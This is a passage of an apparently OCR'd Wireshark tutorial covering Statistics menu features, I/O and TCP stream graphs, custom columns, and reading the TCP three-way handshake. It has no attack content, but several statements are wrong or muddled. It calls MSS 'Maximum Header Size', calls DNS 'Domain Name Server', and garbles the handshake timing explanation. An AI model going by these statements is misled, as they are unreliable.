

Wireshark · Protocol Hierarchy Statistics · Ethernet
Protocol
Percent Packets
Packets
Percent Bytes
Bytes
Bits/s
End Packets
End Bytes
End Bits/s
Frame
Ethernet
Link Layer Discovery Protocol
Internet Protocol Version 6
User Datagram Protocol
Simple Service Discovery Protocol
Link-local Multicast Name Resolution
DHCPv6
Internet Control Message Protocol v6
Internet Protocol Version 4
User Datagram Protocol
Simple Service Discovery Protocol
NetBIOS Name Service
NetBIOS Datagram Service
SMB (Server Message Block Protocol)
SMB MailSlot Protocol
Microsoft Windows Browser Protocol
Multicast Domain Name System
Link-local Multicast Name Resolution
Domain Name System
Data
Transmission Control Protocol
Transport Layer Security
Hypertext Transfer Protocol
Line-based text data
Data
Internet Group Management Protocol
Address Resolution Protocol
Close
Copy
Help

Fig (c)





Fig (d)

Below is the list of statistics of Wireshark along with the description:


Capture file properties	It includes file, time, capture, interfaces (current interface in use), and Statistics (measurements).
Resolved addresses	This option includes all the types of the Top IP addresses and DNS that were resolved in your packet capture. It gives the idea of the different accessed resources during the packet capture process. It is shown in fig (b).
Protocol hierarchy	It is named as the tree of all the protocols listed in the capture process. The image is shown above in fig (c).
Conversations	Each row of the list gives the statistical value of a particular conversation.
Endpoints	It is defined as a logical endpoint of the separate protocol traffic of the specified protocol layer. For example0 IP address will send and receive all types of the packet to the particular IP addresses.

Packet lengths	It simply displays the characteristics of different packets lengths determined in the network. 
I/O Graphs	It is the term used to display the graph of the captured packets. You can also apply filters during this process. The process is explained below in detail.
Service Response Time	It is the type of information which is available for many protocols. It is defined as the time it takes between the request and the response time. The protocol for which this service is available are: AFP (Apple Filing Protocol) CAMEL DCE-RPC DIAMETER FC (Fiber Channel) GTP (GPRS Tunneling Protocol) H.225 RAS LDAP (Lightweight Directory Access Protocol) MEGACO MGCP (Media Gateway Control Protocol) NCP (NetWare Core Protocol) ONC-RPC RADIUS SCSI SMB (Server Message Block Protocol) SMB2 (Server Message Block Protocol version 2)

DHCP (BOOTP) Statistics	It is implemented as the option of BOOTP. DHCP is client/server protocol, dynamically used to assign IP addresses to a DHCP client. If DHCP does not work, then some computer system uses APIPA (Automatic Private IP Address) to assign the IP addresses.
ONC-RPC Programs	It stands for Open Network Computing- Remote Procedure Call. It can use TCP and UDP as its transport protocol. ONC-RPC cannot be applied directly to filter in a capture process, but you can use TCP or UDP to filter on that one. It is shown in fig (d).
29West	It is defined as ULLM technology. It stands for Ultra-Low Latency Messaging.
ANCP	It stands for **Access Node Control Protocol**. It is an L2CP (Layer 2 Control Protocol) and a TCP based one. It has its adjacency layer which decides the messages exchange by the ANCP endpoints with the use of 'Capabilities.'
BACnet	It was designed specially to meet the communication needs of control systems and building automation. It is used for applications such as fire detecting systems, light control, etc. It provides the structure to exchange information despite the particular building service it performs.
Collectd	It is used to monitor the traffic on the specific TCP port.
DNS	It stands for Domain Name Server, which gives a detailed analysis of the DNS traffic. It provides the list of the codes returned in DNS. You can also view the errors through the traffic.
Flow-graph	It is a method to check connections between the client and the server. It is an efficient way to verify the connections between two endpoints. It also assists us with troubleshooting capabilities.
HART-IP	It gives the detail for the response, request, publishes, and error packets. It stands for Highway Addressable Remote Transducer over IP stats.
HPFEEDS	It determines the 'payload size per channel and Opcodes.'

HTTP	It has four options: o Packet counter (request types and response codes) o Requests (based on URL and the host) o Load distribution (based on server address and host) o Request sequences (sequences the HTTP's capture request as a tree)
HTTP2	It is the HTTP version 2.
Sametime	It is used to analyze the slow network traffic when the server and client have the sametime.
TCP Stream Graphs	It is explained below in detail:
UDP Multicast Streams	Through this command, stream parameters and burst parameters can be set. It includes OSPF, IGMP, and video streams.
F5	It includes the virtual server distribution and the tmm distribution. It specifies the tcpdump commands.
IPv4 Statistics IPv6 Statistics	These options determine all addresses, destination and ports, IP protocol types, and the source and destination address.


I/O GRAPHS



It shows the graph for the network traffic. The graph will look similar but changes as per the traffic involved. There is a table below the figure, which has some filters. Using the '+' sign, you can add more filters and use '-sign you can remove the existing filters. You can also change the color. For every particular filter, you can add a colored layer, which increases the visibility of the graph.

The tick option under the 'Enabled,' displays the layer according to your requirements.

For example, we have applied the filter 'TCP errors' and the changes can be viewed easily. The image is shown below:




If you click on the particular point on the graph, you can watch the corresponding packet will be shown on the screen of the network traffic. You can also apply a filter on the particular port.

Another category of the graph comes under the option '**TCP Stream graphs**.'

It gives the visualization of the TCP sequence number with time.

Below are the steps to understand the **TCP Stream graphs**:


- Open the Wireshark. Click on the interface to watch the network traffic.
- Apply the filter as 'tcp.'
- Click on the option 'Statistics 'on the menu bar and select '**TCP Stream graphs**' and select 'Time sequence (tcptrace). You can also choose other options in the 'TCP Stream graphs' category depending on your requirements. Now the screen will look as:



Now, as you zoom on the graph, you will notice the points in detail. The lines shown are the packets. The length along the Y-axis shows how big the packet is. You can also see the green line going up and then comes at the same level. This means that the data has been ACK (Acknowledged). Here going up means that more data is being sent.

The data is being sent and then ACK, this is the proper use of the TCP. The flat line here signifies that nothing is happening.

The green line above is called '**received window**.' The gap between the received window and the packet, defines how much space is in the received buffer.




FACTS ABOUT WIRESHARK/ IMPORTANT STEPS/ MOST USED

Below are the facts or points implemented in real life:

Adding a delta column: To add any column, below are the steps:

- On any of the column menu, right-click and choose 'Column Preferences' and then select 'Column.'
- Click on the '+' sign, and add the column by name like delta-time and under the 'Type' category, select the delta time or delta time displayed.

The screen will then look as:



Below the captured packets, the data you see in the **square brackets** is the information that is not available in the packet itself. It is something that Wireshark displays for your benefit. If you want to add anything from this screen to the column area, you can right-click and select 'Apply as column.' That option will be added to the capture screen.


The most important is:

3 Way-Handshake

- When you are capturing your data, analyze the problem, you will get the three-way handshake.
- It contains good options like the TCP options.
- From this, you can determine the shift time and figure out if you have captured packets on the client-side or the server-side. There is a little delay between SYN and SYN- ACK packet at server-side while there is a more delay between the SYN and SYN-ACK at the client-side. There is a delay at the server-side only between the SYN-ACK and ACK. The SYN has to reach to the client. After the three-way handshake, the data has to reach the server.

Y


- ou can also notice the difference in the TCP options between the SYN and SYN-ACK packets. The window scaling factor is also essential, as shown below:




Without three-way handshake, you cannot view the window scaling factor.

- One sequence number means 1 byte of data. It also has an importance of the TCP Stream Graphs which is already explained above.

- Under the TCP options, capture window, you can see the information about the 'PSH byte' and 'Bytes in flight.' Right-click on that and choose 'Apply as Column.' You can see both the columns and data according to it. The image for this is shown below:



- In TCP Header, three-way handshake MSS (Maximum Header Size) means that the maximum amount of data it can receive of TCP payload. The image is shown below:



